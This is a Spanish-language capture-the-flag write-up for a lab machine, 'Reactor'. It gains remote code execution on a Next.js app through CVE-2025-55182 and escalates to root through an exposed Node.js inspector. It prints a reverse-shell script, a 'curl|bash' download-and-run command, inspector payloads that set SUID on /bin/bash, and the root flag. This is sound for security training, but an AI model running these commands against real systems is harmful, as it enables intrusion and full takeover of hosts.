

Reactor

Escaneo de puertos inicial

```
sudo nmap -sS -n -Pn 10.129.52.194 -p- -T5 -v
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 20:32 -0400
Initiating SYN Stealth Scan at 20:32
Scanning 10.129.52.194 [65535 ports]
Discovered open port 22/tcp on 10.129.52.194
Discovered open port 3000/tcp on 10.129.52.194
Completed SYN Stealth Scan at 20:43, 669.15s elapsed (65535 total ports)
Nmap scan report for 10.129.52.194
Host is up (0.17s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open       ssh
3000/tcp   open       ppp


<recorte>
```

Comprobación de servicios de los puertos abiertos

```
sudo nmap -sCV 10.129.52.194 -p 22,3000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 20:45 -0400
Nmap scan report for 10.129.52.194
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp   open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "p02u6gnhufd8t"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 17175
|     Date: Sat, 11 Jul 2026 19:37:58 GMT
|     Connection: close
<Recorte>
```

El puerto 3000 parece ser un servicio http



```
whatweb http://10.129.52.194:3000/  
http://10.129.52.194:3000/ [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.129.52.194], Script,  
Title[ReactorWatch | Core Monitoring System], UncommonHeaders[x-nextjs-cache,x-nextjs-prerender,x-nextjs-stale-time], X-Powered-By[Next.js]
```

La página esta usando Next.js el cual puede ser vulnerable a CVE-2025-55182. Verificamos con el siguiente Poc

<https://github.com/ynsmroztas/NextRce>

Ejecutar comandos a través de servicios webs puede dificultarse por lo que vamos a usar una forma que funcione correctamente usando curl y lo ejecute con bash

index.html

```
#!/bin/bash  
  
bash -i >& /dev/tcp/<tu ip>/443 0>&1
```

abrimos un servicio http en el puerto 80 para que se pueda acceder a index.html

```
python3 -m http.server -80
```

Utilizamos el Poc

```
python3 nextrce.py -u http://10.129.245.214:3000 -c 'curl 10.10.15.193|bash'
```

Comprobamos privilegios del usuario

```
engineer@reactor:/tmp$ sudo -l  
[sudo] password for engineer:  
Sorry, user engineer may not run sudo on reactor.
```

```
engineer@reactor:/tmp$ id  
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
```

Normalmente lxd seria suficiente para escalar privilegios pero falta una dependencia y no se puede escalar de esa forma.

```
engineer@reactor:/tmp$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp      0      0 127.0.0.1:9229          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp      0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp      0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp      0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp      0      0 127.0.0.1:9229          127.0.0.1:55674         ESTABLISHED off (0.00/0/0)
tcp      0      0 127.0.0.1:50428          127.0.0.1:3000          TIME_WAIT   timewait (44.76/0/0)
tcp      0      0 10.129.52.194:22         10.10.15.193:34558       ESTABLISHED keepalive (4392.78/0/0)
tcp      0      0 127.0.0.1:45718          127.0.0.1:3000          TIME_WAIT   timewait (14.74/0/0)
tcp      0 396 10.129.52.194:22         10.10.15.193:36664       ESTABLISHED on (0.42/0/0)
tcp      0      0 127.0.0.1:55674          127.0.0.1:9229          ESTABLISHED keepalive (0.44/0/0)
tcp6     0      0 :::22                    :::*                     LISTEN      off (0.00/0/0)
tcp6     0      0 :::3000                  :::*                     LISTEN      off (0.00/0/0)
udp      0      0 127.0.0.54:53           0.0.0.0:*               off (0.00/0/0)
udp      0      0 127.0.0.53:53           0.0.0.0:*               off (0.00/0/0)
udp      0      0 0.0.0.0:68              0.0.0.0:*               off (0.00/0/0)
udp      0      0 10.129.52.194:44223      1.1.1.1:53              ESTABLISHED off (0.00/0/0)
```

El puerto 9229 es un poco extraño, por lo que generamos el debugging de inspector. Comprobemos rápidamente si podemos hacer algo con él. Los 2 siguientes comandos son una forma rápida de comprobación como crear un archivo en /tmp y dando SUID a /bin/bash para escalar privilegios si somos root.

```
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("process.mainModule.require('child_process').exec('whoami > /tmp/test.txt')")
{ _events: Object,
  _eventsCount: 2,
  _maxListeners: 'undefined',
  _closesNeeded: 3,
  _closesGot: 0,
  ... }
debug> exec("process.mainModule.require('child_process').exec('chmod 4755 /bin/bash')")
{ _events: Object,
  _eventsCount: 2,
  _maxListeners: 'undefined',
  _closesNeeded: 3,
  _closesGot: 0,
  ... }
```

Se creó test.txt como el usuario root por lo que podemos escalar con un bash -p

```
engineer@reactor:/tmp$ ls -la
total 56
drwxrwxrwt 13 root root 4096 Jul 11 18:24 .
drwxr-xr-x 23 root root 4096 May 20 10:07 ..
drwxrwxrwt  2 root root 4096 Jul 11 18:13 .font-unix
drwxrwxrwt  2 root root 4096 Jul 11 18:13 .ICE-unix
drwx----- 2 root root 4096 Jul 11 18:13 snap-private-tmp
drwx----- 3 root root 4096 Jul 11 18:13 systemd-private-80c50de2a7f6427484cc093fdb98f3aa-ModemManager.service-NjeY6R
drwx----- 3 root root 4096 Jul 11 18:13 systemd-private-80c50de2a7f6427484cc093fdb98f3aa-polkit.service-WcdvLr
drwx----- 3 root root 4096 Jul 11 18:13 systemd-private-80c50de2a7f6427484cc093fdb98f3aa-systemd-logind.service-n1950E
drwx----- 3 root root 4096 Jul 11 18:13 systemd-private-80c50de2a7f6427484cc093fdb98f3aa-systemd-resolved.service-eiPCi0
```

```
drwx----- 3 root root 4096 Jul 11 18:13 systemd-private-80c50de2a7f6427484cc093fdb98f3aa-systemd-  
timesyncd.service-VfGsdk  
-rw-r--r-- 1 root root 5 Jul 11 18:24 test.txt  
drwx----- 2 root root 4096 Jul 11 18:14 vmware-root_743-4257135038  
drwxrwxrwt 2 root root 4096 Jul 11 18:13 .X11-unix  
drwxrwxrwt 2 root root 4096 Jul 11 18:13 .XIM-unix  
engineer@reactor:/tmp$ cat test.txt  
root  
engineer@reactor:/tmp$ bash -p  
bash-5.2# cd /root  
bash-5.2# ls  
root.txt  
bash-5.2# cat root.txt  
621fef1a1221c282cc55b4d8126f33d02
```